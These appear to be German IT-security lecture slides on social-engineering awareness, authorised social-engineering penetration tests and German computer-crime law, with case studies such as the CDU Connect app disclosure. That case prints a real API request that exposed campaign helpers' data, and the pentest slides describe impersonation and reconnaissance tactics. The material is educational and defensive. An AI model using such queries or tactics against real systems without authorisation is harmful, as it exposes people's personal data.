
- Wie alles rund um IT-Sicherheit auch eine Budgetfrage:
 - Personal- und Zeitbedarf für Schulungen
 - Awareness verhindert Schaden, erwirtschaftet aber keinen Gewinn
- Organisatorische Randbedingungen:
 - Schutzziele und Schulungsprioritäten müssen definiert sein
 - Inhaltliche, didaktische und mediale Aufbereitung erfordern ein interdisziplinäres Team
 - Kontinuität und Erfolgskontrolle
- Kombination verschiedener Ansätze:
 - Präsenzveranstaltungen vs. Computer-based Training
 - Poster, Flyer, Newsletter, Intranet-Webseiten, ...
 - Bestätigte Kenntnisnahme, Teilnahmezertifikate, Gewinnspiele, ...

- **Slow down!**
- Halte Dich an die Verfahren.
Vermeide Shortcuts & Ausnahmen!
- Erkenne ungewöhnliche oder unangemessene Anfragen!
- Protokolliere und melde verdächtige Vorgänge
- Üben, üben, üben!
→ Rollenspiele, Szenariotrainings, Feedback, ...

Es ist völlig in Ordnung, (im Moment) Unberechtigten
den Zutritt zum RG zu verwehren!



Vier-Phasen-Modell nach Fox/Kaun



Quelle: Dirk Fox, Sven Kaun: Security-Awareness-Kampagnen; 9. IT-Sicherheitskongress des BSI, 2005

1. Social Engineering — Begriffsbildung und -abgrenzung
2. Angreifer-Perspektive:
 - Ausgewählte Beispiele für Social Engineering
 - Kategorisierung und Arten von Social-Engineering-Angriffen
3. Anwender-Perspektive:
 - Gegenmaßnahmen für Social-Engineering-Angriffe
 - Durchführung von Social Engineering Penetration Tests
 - Digitale Sorglosigkeit

■ **Pentests (allgemein)** als Dienstleistung:

- **Ziel:** White-Hat Hacker identifizieren und melden bis dato unbekannte Sicherheitslücken, bevor böswillige Angreifer erfolgreich sind.
- Untersuchung beziehen sich auf **Organisationsspezifika**, z.B.:
 - Eigenentwickelte / dedizierte Software
 - Zusammenstellung / Konfigurationen von IT-Diensten
 - Physische Sicherheit
- Je nach bereitgestellten Unterlagen (z.B. Quelltexte):
Blackbox- vs. Whitebox-Test

■ **Social Engineering Pentests** als Aufträge an Externe:

- Know-How und Routine oft nicht organisationsintern vorhanden.
- “Neue Gesichter” wichtig für Angriffe mit persönlichem Kontakt.
- Fokus auf Perspektive “externer Angreifer” (nicht: “Innentäter”).

■ SE-Pentest = **Projekt mit fünf Phasen**:

1. Planung und Zielfestlegung (zusammen mit dem Auftraggeber)
2. Informationsakquise und Auskundschaften
3. Spezifikation der durchzuführenden Angriffe ("Szenarien")
4. Angriffe (unbemerkt) durchführen
5. Ergebnisbericht und Kundenberatung

■ Unterschiede zu richtigen Angriffen:

- **Bezahlung**: Pentesting-Team kostet pro Kopf und Tag — wirkt sich auf Dauer und somit Breite und Tiefe der Tests aus.
- Ethische Aspekte: Oft **Ausklammerung bestimmter Angriffswege**, z.B.
 - Privatleben des Personals ist tabu
 - Keine Angriffe, die bei Missglücken oder im Anschluss demotivieren
- **Keine Beschädigungen**, z.B.
 - keine Gewaltanwendung (Fenster einschlagen, Türen aufbrechen)
 - kein Entwenden von Gegenständen (Notebooks, Dokumente, ...)

- Festlegung des Testumfangs:
 - **Beratung:** Auftraggeber wissen oft nicht, was sinnvoll zu testen ist.
 - Budget- und Ethikrandbedingungen, Ziele und Deliverables
 - **Testzeitraum und -orte** (z.B. nur tagsüber, nicht an bestimmten Tagen oder in bestimmten Bereichen, nicht bestimmte Systeme/Personen)
 - **Werkzeugwahl**, z.B. Telefon, E-Mail, Dietriche, ...; **Vorabinformationen**
- Vertragliche Regelungen:
 - **Dienstleistungsvertrag** auf Basis des definierten Testumfangs
 - (Mindestens zwei) Ansprechpartner und **“Get out of jail free”-Karten** für Notfälle (Personal/Werkschutz ruft Polizei o. ähnl.)
 - **Schriftliche Erlaubnis** zur Dokumentenfälschung (Ausweise, ...), zum Eindringen in Gebäude/IT-Systeme, Verwenden von Uniformen (z.B. des Wach- oder Reinigungspersonals), ... soweit relevant.
 - **Art der Erfolgsnachweise:** Videos/Fotos zulässig? Gegenstände entfernen oder z.B. mit Aufkleber versehen?
 - **Berichtsmodalitäten**, z.B. wöchentlich oder nur nach Abschluss

- Per Internet (OSINT):
 - Organigramme
 - Jahresberichte, Stellenanzeigen, Firmengeschichte und Leitbild
 - Mitarbeiternamen mit E-Mail-Adressen und Telefonnummern
 - Aktuelle Projekte, Produkte, Presseerklärungen, Kunden, Dienstleister
 - Jargon (Fachbegriffe, Abkürzungen, ...)
 - Beiträge in Diskussions-/Support-Webforen mit Firmen-E-Mailadresse
 - Ggf. Social-Network-Profile des Personals
- Vor Ort:
 - Personal: Typische Kleidung, Arbeits- und Pausenzeiten, Ausweise, Kommunikations-/Raucherbereiche, Anliefer-/Besucherverkehr, ...
 - Gebäude: Raumpläne, überwachte Bereiche (Kameras/Wachpersonal), Zugangskontrollsysteme, Dienst- und Schichtpläne, Funktionsräume (Drucker-/Post-/Serverraum, Lager, ...), Toiletten, Papiertonnen, ...

- **Welche Angriffe sind erfolgversprechend?**
 - Rollen / Zuständigkeiten im Team definieren
 - “Drehbuch” / Personenbeschreibungen erstellen
- Reihenfolge und Zeitplan festlegen
- Im Zusammenspiel mit dem Auftraggeber:
 - Gewählte Szenarien genehmigen lassen
 - Abbruchkriterien definieren
 - Vertragliche und gesetzliche Erlaubnis prüfen
 - Ggf. Dritte einbeziehen (z.B. Wachdienst-Firma, Gebäudevermieter)
- Requisiten beschaffen / Material vorbereiten:
 - Uniformen
 - Ausweise, Dokumente
- Üben, üben, üben, ...

- Per E-Mail: Abschicken und abwarten. ;-)
- Per Telefon: Notizen machen, lokale Störungen vermeiden
- Vor Ort:
 - Üblicherweise Teamarbeit (zwei Personen, eine steht Schmiere)
 - Wartezeiten sinnvoll nutzen
- **Wichtig: Nichts tun, was man nicht darf!**
 - Gesetze beachten:
 - Z.B. Polizeiuniformen verwenden oder amtliche Lichtbildausweise fälschen ist fast überall ein No-Go!
 - Relevante Gesetze können sich pro Land unterscheiden
 - Vertragliche Vereinbarungen einhalten
 - Soweit möglich an den Plan halten, aber nicht mehr testen als vereinbart

- Weniger spannend, aber für den Auftraggeber das Wichtigste
- Schriftlich und/oder als Präsentation/Diskussion
- Struktur ähnlich zu technischen Pentest-Reports:
 - Methode und Szenario (Angriffsplan) beschreiben
 - Durchführung und Ergebnis dokumentieren, ggf. Beweise beifügen
 - Handlungsoptionen aufzeigen, ggf. Empfehlungen aussprechen
- Möglichst **keine Schuldzuweisungen an Einzelpersonen**
- Auf Überbleibsel hinweisen, z.B.
 - geöffnete, nicht mehr verschlossene Schlösser, z.B. an Schränken
 - mit Stickern als Anwesenheitsnachweis beklebte Geräte
 - beim Angriff eingebrachte Geräte (WLAN-Accesspoints, Keylogger, ...)

1. Social Engineering — Begriffsbildung und -abgrenzung

2. Angreifer-Perspektive:

- Ausgewählte Beispiele für Social Engineering
- Kategorisierung und Arten von Social-Engineering-Angriffen

3. Anwender-Perspektive:

- Gegenmaßnahmen für Social-Engineering-Angriffe
- Durchführung von Social Engineering Penetration Tests
- Digitale Sorglosigkeit

Digitale Sorglosigkeit

ZDF/dpa-Meldung 13.01.2015:

[...] "Viele Nutzer und Firmen merken gar nicht, wenn sie Opfer einer Cyberattacke werden", so Hange. Zum Teil fehle es an Kompetenz, Gefahren zu erkennen und für genügend Schutz zu sorgen. [...]

Michael Hange

Präsident des Bundesamts für Sicherheit in der Informationstechnik



Photo: BSI


Quelle: <http://www.heute.de/bundesamt-beklagt-digitale-sorglosigkeit-cyberkriminelle-ruesten-auf-36708906.html>

■ Hauptproblem mangelnder Awareness:

- “Sowas passiert nur anderen.”
- “Warum sollte sich jemand für mich und meine Daten interessieren?”
- “Man kann sowieso nichts dagegen machen.”

Problem 1

Symptome statt Ursachen bekämpfen




Notebook-Webcam verdecken – eine gute Idee?

Problem 2

Alles kostenlos, alles ausprobieren

Warum braucht ein Smartphone-Spiel Zugriff auf Geräte-Id, WLAN, Kamera, Mikrofon, Kontakte, Kalender, GPS-Position und SMS-Versand?



Bildquelle: www.mirror.co.uk / Rex Features



Bildquelle: wundergroundmusic.com

Zusammenfassung



- Je nach Zielsetzung und Fähigkeiten eines Angreifers können Social-Engineering-Angriffe einfacher und effektiver sein als technische Angriffe.
- Einteilung in **human-based**, **computer-based** und **reverse Social Engineering**
- Teilweise gibt es **technische Gegenmaßnahmen**; ansonsten sind **Awareness-Maßnahmen** der beste bekannte Ansatz.
- SE-Pentests sind hilfreich, aber aufwendig und teuer
(Fünf-Phasen-Modell)

Gute gemachte Social-Engineering-Angriffe funktionieren immer.



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 5:

Rechtliche Regelungen

Top 500 Liste - Liste der 500 schnellsten

- letzte Woche veröffentlicht
 - Nr. 1 Frontier (USA), 8,7 Mio Cores, 1,2 ExaFlops
 - SuperMUC-NG (Phase-1) auf Platz 40, 305.856 Cores, 19,5 PFlops
 - SuperMUC-NG (Phase-2) auf Platz 52, 149.760 Cores, 17,2 PFlops



Top 500 Liste - Liste der 500 schnellsten Rechner weltweit



- letzte Woche veröffentlicht
 - Nr. 1 Frontier (USA), 8,7 Mio Cores, 1,2 ExaFlops; 22,7 MW
 - Nr. 3 Microsoft Eagle (USA), 1,1 Mio Cores, 561 PFlops, k. Angabe z. Stromverbr.
 - Nr. 5 Lumi (Finnland), 2,7 Mio Cores, 380 PFlops, 7,1 MW
 - Nr. 6 Leonardo (Italien) 1,8 Mio Cores, 239 PFlops, 7,4 MW
 - Nr. 8 MareNostrum 5 ACC (Spanien), 681k Cores, 138 PFlops, 2,56 MW
 - Nr. 9 Eos NVIDIA DGX SuperPod (USA), 486k Cores, 121 PFlops, k.A.
 - Nr. 18 Juwels Booster Modul (D), 449k Cores, 44 PFlops, 1,8 MW

1. Strafgesetzbuch (StGB)
2. Datenschutz (EU-DGSVO, BayDSG)
3. IT-Sicherheitsgesetz

- Strafgesetzbuch (StGB) regelt Strafrecht
- Verletzungen der Normen werden im **Strafverfahren** verhandelt
- **Antragsdelikt**: Tat wird nur auf Antrag (Anzeige) i.d.R. durch den „Verletzten“ (§ 77) verfolgt (§ 202a, 202b, 303a, 303b)
- **Offizialdelikt**: Tat wird „von Amts wegen“ (Staatsanwaltschaft) verfolgt (§ 202c)
- § 202a: Ausspähen von Daten
- § 202b: Abfangen von Daten
- § 202c: Vorbereiten des Ausspähens und Abfangens von Daten
- § 202d: Datenhehlerei
- § 205b: Strafantrag
- § 303a: Datenveränderung
- § 303b: Computersabotage
- § 303c: Strafantrag

- (1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
- (2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

Wer unbefugt sich oder einem anderen unter Anwendung von technischen Mitteln nicht für ihn bestimmte Daten (§ 202a Abs. 2) aus einer nichtöffentlichen Datenübermittlung oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage verschafft, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.

(1) Wer eine Straftat nach § 202a oder § 202b vorbereitet, indem er

1. Passwörter oder sonstige Sicherungscodes, die den Zugang zu Daten (§ 202a Abs. 2) ermöglichen, oder
2. Computerprogramme, deren Zweck die Begehung einer solchen Tat ist,

herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, wird mit Freiheitsstrafe bis zu zwei Jahr oder mit Geldstrafe bestraft.

§ 149 Abs. 2 und 3 gilt entsprechend.

(Vorbereitung der Fälschung von Geld und Wertzeichen; mit längeren Haftstrafen)

Offizialdelikt

- Ist der Einsatz von IT-Sicherheitswerkzeugen generell illegal?
 - „Dual use tools“: Fast alles, was gutartig eingesetzt werden kann, kann auch missbraucht werden.
- Reaktionen bei der Einführung von § 202c (08/2007):
 - Rechtsausschuss des Deutschen Bundestages: Gutwilliger Umgang mit solchen Werkzeugen durch IT-Sicherheitsexperten wird nicht von §202c erfasst.
 - Bundesjustizministerium: Unter Strafe werden nur Vorbereitungshandlungen zu *Computerstraftaten* gestellt.
- Verfahren für mehrere Selbstanzeigen wurden eingestellt bzw. abgelehnt.
- EICAR-Empfehlung (<http://www.eicar.org>): Sorgfalt, Dokumentation, Einwilligung https://pentest24.de/wp-content/uploads/2022/02/HAWELLEK_LEITFADEN_.pdf

- Wer Daten (§ 202a Absatz 2), die nicht allgemein zugänglich sind und die ein anderer durch eine rechtswidrige Tat erlangt hat, sich oder einem anderen verschafft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, um sich oder einen Dritten zu bereichern oder einen anderen zu schädigen, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
- Die Strafe darf nicht schwerer sein als die für die Vortat angedrohte Strafe.
- Absatz 1 gilt nicht für Handlungen, die ausschließlich der Erfüllung rechtmäßiger dienstlicher oder beruflicher Pflichten dienen.

- In den Fällen des § 201 Abs. 1 und 2 und der §§ 202, 203 und 204 wird die Tat nur auf Antrag verfolgt. Dies gilt auch in den Fällen der §§ 201a, 202a, 202b und 202d, es sei denn, dass die Strafverfolgungsbehörde wegen des besonderen öffentlichen Interesses an der Strafverfolgung ein Einschreiten von Amts wegen für geboten hält.
- § 202c fehlt in dieser Aufzählung; d.h. 202c ist Offizialdelikt
- „Besonderes öffentliches Interesse“ liegt im Ermessen der Staatsanwaltschaft.

Beispiel

Lilith Wittmann und die CDU Connect App



- CDU Connect App wird seit Bundestagswahlkampf 2017 von Helfer:innen eingesetzt

The screenshot shows a mobile application interface for a survey. On the left, there's a vertical column for address input with fields for Straße, PLZ, and Ort, each with a placeholder icon and a red error dot below it. Above these are two options: "Adresse per GPS ermitteln" and "Letzte Adresse verwenden". At the bottom is a large red circular button with a white plus sign. In the center, there's a section for "Wurde die Tür geöffnet?" with "Ja" and "Nein" buttons. To the right of this is a "Meinung zur CDU" section with three smiley faces (green, yellow, red) labeled "zufrieden", "neutral", and "unzufrieden". Below that is a "Top-Thema des Gesprächs?" input field with a character limit of 280 and a "Speichern" button at the bottom right. To the right of the input field are gender icons for "Frau" and "Mann". At the very bottom are three horizontal red circular buttons with white plus signs.

Wurde die Tür geöffnet?

Ja Nein

Meinung zur CDU

zufrieden neutral unzufrieden

Alter

20+ 30+ 40+ 50+ 60+ 70+

Adresse

Adresse per GPS ermitteln Letzte Adresse verwenden

Top-Thema des Gesprächs?

Max 280. Zeichen, Offenes Feld

Frau Mann

Speichern

Lilith Wittmann findet Schwachstelle in der APP

- Alle Daten aller Helfer:innen landen in einer Datenbank
- Über „Ergänzung“ des GET-Aufrufs kann Datenbank ausgelesen werden
 - Z.B. <https://cdu.kampagnen-dialog.de/api/campaigns/38?include=visits>
 - Daten von 18.500 Wahlkampfhelfern und 1.350 Unterstützer auslesbar
- Responsible Disclosure
(Information an Behörden und Entwickler mit Gelegenheit Schwachstelle zu beheben)
 - Telefonische Meldung in der CDU Bundeszentrale - wenig bis kein Interesse:
„keine Ahnung, schreiben sie eine Mail“
 - Meldung der Lücke an CERT Bund, BSI und Landesbeauftragten für den Datenschutz
(11.05.21)
 - 12.05.21: App wird Offline genommen
- App der CSU und österr. Volkspartei haben die selbe Sicherheitslücke (12.05.21)

Anzeige gegen Lilith Wittmann

- Gespräch mit Bundesgeschäftsführer Stefan Hennewig
 - Angebot für die Partei im Sicherheitsbereich zu arbeiten
 - Wittmann lehnt ab, will ihr zivilgesellschaftliches Engagement nicht beschränken
- Anwältin der Union Betriebs GmbH erstattet Anzeige beim BKA (04.06.21)
 - BKA erklärt sich für nicht zuständig und empfiehlt Anzeige beim LKA nach § 202b StGB (Abfangen von Daten)
 - Anzeige nach §202a/b/c StGB (01.07.21)
 - 3.8.21 Polizei meldet sich bei „Beschuldigter“ Wittmann - 150 seitige Ermittlungsakte
 - 10.08.21 CDU zieht Anzeige zurück
 - 17.08.21 weiter Anzeige gegen Personen die weitere Schwachstellen gefunden aber Full Disclosure veröffentlicht haben
- 25.08.21 Verfahren gegen Lilith Wittmann wird eingestellt; Teil der Begründung:
 - Überwindung der Zugangssicherung wegen Sicherheitslücke nicht notwendig
 - Daten wurden nicht veröffentlicht

- (2) Wer rechtswidrig Daten (§ 202a Abs. 2)
- (3) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.
- (4) Der Versuch ist strafbar.
- (5) Für die Vorbereitung einer Straftat nach Absatz 1 gilt
§202c entsprechend.

- (1) Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er
1. eine Tat nach § 303a Abs. 1 begeht,
 2. Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt oder
 3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert,
- wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
- (2) Handelt es sich um eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe.

Computersabotage (Forts.)

- (1) Der Versuch ist strafbar.
- (2) In besonders schweren Fällen des Absatzes 2 ist die Strafe Freiheitsstrafe von sechs Monaten bis zu zehn Jahren. Ein besonders schwerer Fall liegt in der Regel vor, wenn der Täter
 1. einen Vermögensverlust großen Ausmaßes herbeiführt,
 2. gewerbsmäßig oder als Mitglied einer Bande handelt, die sich zur fortgesetzten Begehung von Computersabotage verbunden hat,
 3. durch die Tat die Versorgung der Bevölkerung mit lebenswichtigen Gütern oder Dienstleistungen oder die Sicherheit der Bundesrepublik Deutschland beeinträchtigt.
- (3) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

In den Fällen der §§ [303](#), [303a](#) Abs. 1 und 2 sowie § [303b](#) Abs. 1 bis 3 wird die Tat nur auf Antrag verfolgt, es sei denn, dass die Strafverfolgungsbehörde wegen des besonderen öffentlichen Interesses an der Strafverfolgung ein Einschreiten von Amts wegen für geboten hält.

Beispiel

Gerichtsurteile

Amtsgericht Duisburg

Song-Klau: Musikdateien-Hacker ist wegen Ausspähens von Daten und Verstößen gegen das Urheberrechtsgesetz strafbar

"DJ Stolen" hackte Rechner internationaler Popstars - unveröffentlichte Songs von Künstlern wie Lady Gaga, Mariah Carey, Leona Lewis und Kesha zum Verkauf angeboten

Das Jugendschöffengericht des Amtsgerichts Duisburg hat zwei junge Männer aus Duisburg und Wesel wegen des Ausspähens von Daten und Verstößen gegen das Urheberrechtsgesetz verurteilt. Gegen den 18-jährigen Angeklagten verhängte das Jugendschöffengericht eine Jugendstrafe von 18 Monaten ohne Bewährung. Sein 23-jähriger Mitangeklagter erhielt 18 Monate auf Bewährung. Einer der Angeklagten erlangte unter der Bezeichnung "DJ Stolen" in der Szene "Berühmtheit".

Den beiden jetzt 18 und 23 Jahre alten Angeklagten wurden insgesamt 130 Verstöße gegen das Urheberrechtsgesetz sowie 98 Fälle des Ausspähens von Daten zur Last gelegt. Sie haben sich im Zeitraum 2009 bis 2010 unter Nutzung von Schadsoftware (Trojanern) unbefugt Zugang zu fremden Computern oder E-Mail- und Datenaccounts im Umfeld der Musikindustrie verschafft und... [Lesen Sie mehr](#) | [Diskutieren Sie mit](#)

Amtsgericht Verden

Sasser-Wurm-Prozess: "Sasser"-Programmierer bekommt Bewährungsstrafe

Berufsschüler ist der Datenveränderung sowie der Computersabotage schuldig

